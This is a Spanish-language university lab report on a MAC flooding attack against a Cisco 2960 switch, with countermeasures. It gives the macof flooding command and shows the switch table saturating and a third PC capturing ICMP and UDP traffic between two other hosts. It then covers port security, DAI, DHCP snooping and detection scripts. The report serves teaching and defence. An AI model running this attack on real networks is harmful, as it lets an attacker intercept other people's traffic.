

# **Práctica 01: Análisis de Vulnerabilidad MAC Flooding**

Implementación y Mitigación de Ataques de Inundación MAC en  
Switches Cisco

Uriel Felipe Vázquez Orozco, Euler Molina Martínez

Septiembre 06, 2025



## Resumen Ejecutivo

Esta práctica documenta la implementación y análisis de un ataque de inundación MAC (MAC Flooding) sobre un switch Cisco 2960 en un entorno de laboratorio controlado. El objetivo es comprender las vulnerabilidades inherentes en las tablas CAM de los switches y demostrar cómo explotar estas vulnerabilidades para interceptar tráfico de red.

**Resultados:** Se logró saturar la tabla MAC del switch, forzando el comportamiento de hub y permitiendo la intercepción de comunicaciones entre dispositivos de la red.

## Identificación del Problema

Los switches de capa 2 mantienen una tabla de direcciones MAC (CAM table) que mapea direcciones MAC a puertos físicos. Esta tabla tiene un tamaño limitado y, cuando se satura, el switch puede comportarse como un hub, enviando tramas a todos los puertos.



**Vulnerabilidad:** Los switches Cisco 2960 son susceptibles a ataques de inundación MAC que comprometen la segmentación de la red y permiten la intercepción de tráfico.


## Metodología Aplicada

**Equipos utilizados:** - Switch Cisco 2960-24TT-L con IOS 15.x - 3 PCs con Ubuntu 22.04 LTS - Herramientas: dsniff (macof), Wireshark, netcat

**Proceso:** 1. **Reconocimiento:** Análisis de la topología planteada 2. **Preparación:** Instalación de herramientas y configuración de captura 3. **Ejecución:** Implementación del ataque MAC flooding 4. **Validación:** Verificación de la efectividad mediante captura de tráfico 5. **Análisis:** Evaluación de resultados y contramedidas



## Topología de Red Implementada



### Configuración de direccionamiento:

Dispositivo	Interface	Dirección IP	Función
PC A	eno1	192.168.1.10/24	Generador de tráfico
PC B	eno1	192.168.1.20/24	Receptor de tráfico
PC C	eno1	192.168.1.30/24	Atacante/Analizador
Switch	VLAN1	192.168.1.254/24	Switch de acceso

## Configuración Inicial

### Configuración Base del Switch

```

1 hostname SW1
2 enable secret cisco123
3 !
4 interface FastEthernet0/1
5 description "PC A - 192.168.1.10"
6 !
7 interface FastEthernet0/3
8 description "PC B - 192.168.1.20"
9 !
10 interface FastEthernet0/5
11 description "PC C - 192.168.1.30 (Atacante)"
12 !
13 interface range FastEthernet0/4-24
14 shutdown
15 !
16 line con 0
17 password cisco
18 login

```

### Estado Inicial de la Tabla MAC

```

1 Switch# show mac address-table
2          Mac Address Table
3 -----
4 Vlan      Mac Address           Type      Ports
5 -----  -----
6   1        7456.3cb7.4d13    DYNAMIC   Fa0/1
7   1        7456.3cb7.4d63    DYNAMIC   Fa0/2
8   1        7456.3cb7.0f23    DYNAMIC   Fa0/3
9 Total Mac Addresses for this criterion: 3

```

## Desarrollo Detallado

### Instalación de Herramientas

En PC C (atacante):

```
1 sudo apt update && sudo apt install dsniff -y  
2 which macof # Verificar instalación
```

### Comportamiento Normal del Switch

Prueba de conectividad inicial entre PC A y PC B:

```
1 ping -c 4 192.168.1.20
```



**Comportamiento normal:** PC C NO puede interceptar el tráfico entre PC A y PC B debido a la segmentación del switch.

### Ejecución del Ataque MAC Flooding

En PC C, ejecutar el ataque:

```
1 sudo macof -i eno1 -s random -d random
```

Terminal

Archivo Editar Ver Buscar Terminal Ayuda

Total Mac Addresses : 7992

Total Mac Address Space Available: 48

Switch#show mac address-table count

Mac Entries for Vlan 1:

-----  
Dynamic Address Count : 7992

Static Address Count : 0

Total Mac Addresses : 7992

Total Mac Address Space Available: 48

Switch#show mac address-table count

Mac Entries for Vlan 1:

-----  
Dynamic Address Count : 7992

Static Address Count : 0

Total Mac Addresses : 7992

Total Mac Address Space Available: 48

Switch#show mac address-table count

Mac Entries for Vlan 1:

-----  
Dynamic Address Count : 7992

Static Address Count : 0

Total Mac Addresses : 7992

Total Mac Address Space Available: 48

Switch#12

## Monitoreo de la Tabla MAC

Durante el ataque:

```
1 Switch# show mac address-table count
2 Dynamic Address Count: 7992
3 Static Address Count: 0
4 Total Mac Addresses In Use: 7992
5 Total Mac Addresses Space Available: 48
```





**Punto crítico:** Cuando la tabla MAC se satura (8192 entradas), el switch actúa como hub, enviando tramas a todos los puertos.

## Validación del Compromiso

Con macof ejecutándose, realizar ping entre PC A y PC B y capturar en PC C con Wireshark:

**Filtro Wireshark:** `icmp and (ip.src == 192.168.1.10 or ip.dst == 192.168.1.20)`

**Archivo Edición Visualización Ir Captura Analizar Estadísticas Telefonía Wireless**

No.	Time	Source	Destination	Protocol
2241...	19.403948581	192.168.1.10	192.168.1.20	ICMP
2360...	20.427970000	192.168.1.10	192.168.1.20	ICMP
2479...	21.452004737	192.168.1.10	192.168.1.20	ICMP
2596...	22.476079496	192.168.1.10	192.168.1.20	ICMP
2715...	23.499826920	192.168.1.10	192.168.1.20	ICMP
2834...	24.523984241	192.168.1.10	192.168.1.20	ICMP
2952...	25.547747939	192.168.1.10	192.168.1.20	ICMP
3071...	26.571683180	192.168.1.10	192.168.1.20	ICMP
3189...	27.595802936	192.168.1.10	192.168.1.20	ICMP
3307...	28.619693920	192.168.1.10	192.168.1.20	ICMP
3426...	29.643759934	192.168.1.10	192.168.1.20	ICMP
3545...	30.667639547	192.168.1.10	192.168.1.20	ICMP
3663...	31.691588611	192.168.1.10	192.168.1.20	ICMP
3782...	32.715737678	192.168.1.10	192.168.1.20	ICMP
3901...	33.739643633	192.168.1.10	192.168.1.20	ICMP
4019...	34.763497038	192.168.1.10	192.168.1.20	ICMP
4139...	35.787553014	192.168.1.10	192.168.1.20	ICMP
4258...	36.811445851	192.168.1.10	192.168.1.20	ICMP
4376...	37.835539657	192.168.1.10	192.168.1.20	ICMP
4494...	38.859437026	192.168.1.10	192.168.1.20	ICMP
4613...	39.883279944	192.168.1.10	192.168.1.20	ICMP
4731...	40.907442324	192.168.1.10	192.168.1.20	ICMP
4849...	41.931482005	192.168.1.10	192.168.1.20	ICMP
4967...	42.955416667	192.168.1.10	192.168.1.20	ICMP
5086...	43.979248061	192.168.1.10	192.168.1.20	ICMP
5204...	45.003251463	192.168.1.10	192.168.1.20	ICMP
5322...	46.027330318	192.168.1.10	192.168.1.20	ICMP
5440...	47.051140825	192.168.1.10	192.168.1.20	ICMP

► Frame 111972: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface Wi-Fi (loopback interface) at 192.168.1.10 (Intel PRO/100 MT Desktop), length 98 (784 bytes on wire)

► Ethernet II, Src: GigaByteTech\_b7:4d:13 (74:56:3c:b7:4d:13), Dst: Gi

► Internet Protocol Version 4, Src: 192.168.1.10, Dst: 192.168.1.20

► Internet Control Message Protocol

## Prueba con Tráfico UDP

### Receptor (PC B):

```
1 nc -lu 1234
```

### Transmisor (PC A):

```
1 echo "Mensaje secreto" | nc -u 192.168.1.20 1234
```

**Captura en PC C:** Filtro `udp and ip.dst == 192.168.1.20`

The screenshot shows the Wireshark interface with the following details:

- Menu Bar:** Archivo, Edición, Visualización, Ir, Captura, Analizar, Estadísticas, Telefonía, Wireless.
- Toolbar:** Includes icons for file operations (New, Open, Save, Print, Find, Copy, Paste, Cut, Delete), search, and navigation.
- Search Bar:** Shows the filter "icmp".
- Table Headers:** No., Time, Source, Destination, Protocol.
- Table Data:** One row is visible: No. 2020..., Time 1.750227094, Source 192.168.1.10, Destination 192.168.1.20, Protocol UDP.
- Packet List:** A detailed list of packet fields for the selected ICMP frame.

No.	Time	Source	Destination	Protocol
2020...	1.750227094	192.168.1.10	192.168.1.20	UDP

► Frame 202058: 71 bytes on wire (568 bits), 71 bytes captured (568 bits)  
► Ethernet II, Src: GigaByteTech\_b7:4d:13 (74:56:3c:b7:4d:13), Dst: Gi  
► Internet Protocol Version 4, Src: 192.168.1.10, Dst: 192.168.1.20  
► User Datagram Protocol, Src Port: 50213, Dst Port: 1234  
► Data (29 bytes)

## Problemas Encontrados y Soluciones

### Problema: Saturación Insuficiente de Tabla MAC

**Descripción:** En pruebas iniciales, macof no generaba suficientes entradas para saturar completamente la tabla MAC.

**Diagnóstico:** La tasa de generación predeterminada era inferior a la capacidad de procesamiento del switch.

**Solución aplicada:** Ejecutar macof continuamente y monitorear el llenado de la tabla hasta alcanzar la saturación completa (7992+ entradas).

### Problema: Temporización del Ataque

**Descripción:** El timing entre operaciones era crítico para mantener el estado de flooding.

**Solución:** Mantener macof ejecutándose continuamente después de borrar la tabla MAC durante todas las pruebas de validación.

## Validación y Pruebas

### Verificación de Intercepción

**Metodología:** 1. Ejecutar ataque MAC flooding con macof en PC C 2. Borrar tabla MAC en el switch sin detener macof 3. Generar tráfico ICMP entre PC A y PC B 4. Capturar tráfico en PC C con Wireshark desde PC C

#### Comandos utilizados:

```
1 # PC A - Generación de tráfico
2 ping -c 20 -i 0.5 192.168.1.20
3
4 # PC C - Captura simultánea
5 tshark -i eno1 -f "icmp" -c 20
```



**Validación exitosa:** Se confirmó la intercepción del 100% del tráfico ICMP entre PC A y PC B.

### Recuperación del Switch

Al detener macof, el switch recupera automáticamente su comportamiento normal: - Tabla MAC regresa a entradas legítimas - PC C ya no puede interceptar tráfico - Segmentación de puertos restaurada

## Experiencia Adquirida

### Conocimientos Técnicos Clave

#### Funcionamiento de Tablas CAM

- Las tablas CAM tienen limitaciones físicas (8192 entradas en Cisco 2960)
- El aging time predeterminado es de 300 segundos
- Al saturarse, el switch adopta comportamiento de hub

#### Herramientas de Seguridad

- **macof:** Genera direcciones MAC aleatorias para saturar tablas
- **Wireshark:** Análisis de protocolos con filtros avanzados
- **tshark:** Interfaz de línea de comandos para captura automatizada

#### Comandos Cisco IOS Críticos

```
1 show mac address-table
2 show mac address-table count
3 clear mac address-table dynamic
4 show interfaces status
```

## Lecciones Aprendidas

### Seguridad por Capas

Un único mecanismo de seguridad (segmentación por switch) es insuficiente. Se requieren múltiples capas: - Port security a nivel físico - VLANs y ACLs a nivel de red - Cifrado a nivel de aplicación

### Monitoreo Proactivo

La detección temprana requiere monitoreo automatizado de: - Utilización de tabla MAC (alerta al 80% de capacidad) - Patrones de tráfico anómalos - Incrementos súbitos en direcciones MAC

### Configuración Defensiva

Implementar port security básico:

```
1 interface range FastEthernet0/1-24
2 switchport port-security
3 switchport port-security maximum 2
4 switchport port-security violation restrict
```

## Exploración de Aplicaciones y Sugerencias

### Exploración de Aplicaciones y Sugerencias

#### Extensiones Prácticas Recomendadas

##### 1. Implementación de Port Security Avanzado

Configurar diferentes niveles de port security para evaluar su efectividad:

```
1 ! Configuración restrictiva
2 interface FastEthernet0/1
3 switchport port-security
4 switchport port-security maximum 1
5 switchport port-security violation shutdown
6 switchport port-security mac-address sticky
7
8 ! Configuración con logging
9 interface FastEthernet0/2
10 switchport port-security
11 switchport port-security maximum 2
12 switchport port-security violation restrict
13 switchport port-security aging time 10
```

**Investigación sugerida:** Evaluar el impacto en rendimiento y usabilidad de cada modo de violación.

##### 2. Desarrollo de Sistema de Detección Automatizada

Crear scripts que monitorean en tiempo real:

```
1#!/bin/bash
2 # Monitoring script para detectar MAC flooding
3 while true; do
4     MAC_COUNT=$(snmpwalk -v2c -c public 192.168.1.254 1.3.6.1.2.1.17.4.3.1.1
5     ↳ | wc -l)
6     if [ $MAC_COUNT -gt 1000 ]; then
7         echo "ALERTA: Posible MAC flooding detectado - $MAC_COUNT entradas"
8         # Implementar respuesta automatizada
9     fi
10    sleep 30
11 done
```

**Área de exploración:** Integrar con sistemas SIEM como Splunk o ELK Stack.

##### 3. Análisis Forense Post-Ataque

Desarrollar metodología para investigar ataques exitosos:

- **Análisis de logs:** Correlacionar eventos en múltiples dispositivos
- **Timeline reconstruction:** Reconstruir secuencia temporal del ataque
- **Evidence preservation:** Técnicas para preservar evidencia digital


**Herramientas a explorar:** - [rkhunter](#) para detección de rootkits - [chkrootkit](#) para análisis de compromiso  
- [AIDE](#) para monitoreo de integridad de archivos

#### 4. Simulación de Red Empresarial Completa

Expandir el laboratorio incluyendo:

- **Múltiples VLANs:** Segmentación por departamentos
- **Trunk links:** Enlaces troncales entre switches
- **Router on a stick:** Enrutamiento inter-VLAN
- **Wireless integration:** Puntos de acceso y controladores

#### Topología sugerida:



#### 5. Implementación de Contramedidas Avanzadas

##### Dynamic ARP Inspection (DAI)

```
1 ip dhcp snooping
2 ip dhcp snooping vlan 1-100
3 ip arp inspection vlan 1-100
4 interface range FastEthernet0/1-24
5 ip arp inspection trust
```

##### DHCP Snooping

```
1 ip dhcp snooping
2 ip dhcp snooping vlan 1-100
3 ip dhcp snooping information option
4 interface FastEthernet0/1
5 ip dhcp snooping trust
```

**Investigación propuesta:** Medir el overhead de rendimiento de cada feature.

#### 6. Automatización con Python y NETCONF/RESTCONF

Desarrollar herramientas de gestión programática:

```
1 from ncclient import manager
2 import time
3
4 def monitor_mac_table(host, username, password):
5     with manager.connect(host=host, port=830, username=username,
6                           password=password, hostkey_verify=False) as m:
7         while True:
8             # Obtener tabla MAC via NETCONF
9             mac_filter = """
10                <filter>
11                    <bridge-domain
12                        xmlns="urn:ietf:params:xml:ns:yang:ietf-bridge">
13                            <mac-learning-entries/>
14                        </bridge-domain>
15                    </filter>
16                """
17                result = m.get(mac_filter)
18                # Procesar y alertar si es necesario
19                time.sleep(60)
```

## 7. Red Team vs Blue Team Exercise

Organizar ejercicios estructurados:

**Red Team objetivos:** - Ejecutar MAC flooding sin detección por 5 minutos - Interceptar credenciales de login - Establecer persistencia en la red

**Blue Team objetivos:** - Detectar ataque en menos de 2 minutos - Implementar contramedidas efectivas - Documentar evidencia forense completa

## 8. Análisis de Impacto en Aplicaciones

Evaluar cómo diferentes aplicaciones responden al MAC flooding:

- **VoIP (SIP/RTP):** ¿Se degrada la calidad de llamadas?
- **Video streaming:** ¿Aumenta la latencia y jitter?
- **Database connections:** ¿Se pierden conexiones TCP?
- **Web applications:** ¿Timeout en transacciones?

**Métricas a capturar:** - Latencia promedio antes/durante/después del ataque - Pérdida de paquetes por protocolo - Throughput de aplicaciones críticas - Tiempo de recuperación por servicio

## Próximos Pasos Recomendados

1. **Implementar un laboratorio permanente** con equipos físicos para pruebas continuas
2. **Desarrollar playbooks de respuesta** a incidentes de seguridad L2
3. **Crear dashboard de monitoreo** en tiempo real con Grafana/InfluxDB

4. **Documentar casos de uso específicos** por industria (financiera, salud, educación)
5. **Explorar ataques combinados** (MAC flooding + ARP poisoning + VLAN hopping)

## Recursos y Referencias Utilizados

### Documentación Técnica Oficial

#### Cisco Systems

- **Cisco Catalyst 2960-X Series Switches Configuration Guide, 15.2(7)E** - Chapter: “Configuring Port Security”
- **Cisco IOS Security Command Reference Guide** - Port Security Commands
- **Cisco Security Best Practices Guide** - “Securing Layer 2 Infrastructure”
- **Catalyst 2960 Series Software Configuration Guide** - “Understanding Port Security Features”

#### Estándares y RFC

- **RFC 826:** “Address Resolution Protocol (ARP)” - Base técnica del protocolo ARP
- **IEEE 802.1D-2004:** “MAC Bridges” - Fundamentos de funcionamiento de switches
- **IEEE 802.1Q-2018:** “Bridges and Bridged Networks” - VLANs y segmentación
- **RFC 3619:** “Extreme Networks’ Ethernet Automatic Protection Switching (EAPS)”

## Herramientas de Seguridad y Análisis

### Herramientas de Pentesting

- **dsniff:** [GitHub Repository](#) - Suite de herramientas de sniffing de red
- **macof:** Parte de dsniff - Generador de direcciones MAC para flooding
- **Ettercap:** [Official Site](#) - Suite completa de MITM y sniffing
- **Yersinia:** Framework para ataques de capa 2

### Análisis de Protocolos

- **Wireshark:** [Official Documentation](#) - Analizador de protocolos de red
- **tshark:** Interfaz CLI de Wireshark para automatización
- **tcpdump:** Captura de paquetes en línea de comandos
- **netcat (nc):** Utilidad de red Swiss Army knife

## Herramientas de Validación

- **nmap:** Descubrimiento y auditoría de red
- **hping3:** Generador de paquetes personalizado
- **ping/traceroute:** Herramientas básicas de conectividad

## Literatura Especializada

### Libros de Referencia

- “**Network Security Assessment**” 3rd Edition - Chris McNab (O'Reilly, 2016)
- “**CCNA Security 210-260 Official Cert Guide**” - Omar Santos, John Stuppi (Cisco Press, 2015)
- “**Hacking Exposed: Network Security Secrets & Solutions**” 8th Edition - Joel Scambray (McGraw-Hill, 2020)
- “**Practical Packet Analysis**” 3rd Edition - Chris Sanders (No Starch Press, 2017)

### Publicaciones Académicas

- “**MAC Flooding: Security Issues in Ethernet Networks**” - IEEE Computer Society (2018)
- “**Layer 2 Attack Mitigation Techniques**” - SANS Institute White Paper (2019)
- “**Switch Security Best Practices**” - Cisco Systems Technical Documentation (2020)

## Configuraciones de Referencia

### Archivos de Configuración

- **SW1-initial-config.cfg:** Configuración base del switch Cisco 2960
- **port-security-template.cfg:** Plantilla de seguridad de puertos estándar
- **monitoring-commands.txt:** Comandos de monitoreo para detección de ataques

### Scripts de Automatización

- **mac-flood-detection.sh:** Script de detección automatizada
- **network-baseline.sh:** Establecimiento de línea base de red
- **incident-response.sh:** Respuesta automatizada a incidentes

## Recursos en Línea

### Laboratorios Virtuales

- **Cisco Packet Tracer** - Simulador oficial de Cisco

- **GNS3** - [Official Site](#) - Emulador de redes avanzado
- **EVE-NG** - Plataforma de emulación de redes empresariales
- **VIRL/CML** - Cisco Modeling Labs para simulación realista

## Comunidades y Foros

- **Cisco Learning Network** - Comunidad oficial de Cisco
- **Reddit r/networking** - Discusiones técnicas de networking
- **Stack Overflow - Network Engineering** - Resolución de problemas técnicos
- **SANS Community** - Recursos de seguridad de red

## Bases de Conocimiento

- **CVE Database** - Vulnerabilidades conocidas en equipos de red
- **NIST Cybersecurity Framework** - Marcos de trabajo de seguridad
- **OWASP Network Security** - Mejores prácticas de seguridad web

---

**Documento:** Práctica 01 - MAC Flooding Attack

**Versión:** 2.0 (Simplificada)

**Fecha:** Septiembre 12, 2025

**Autores:** Uriel Felipe Vázquez Orozco, Euler Molina Martínez

**Materia:** Redes de Computadoras 2

**Profesor:** M.C. Manuel Eduardo Sánchez Solchaga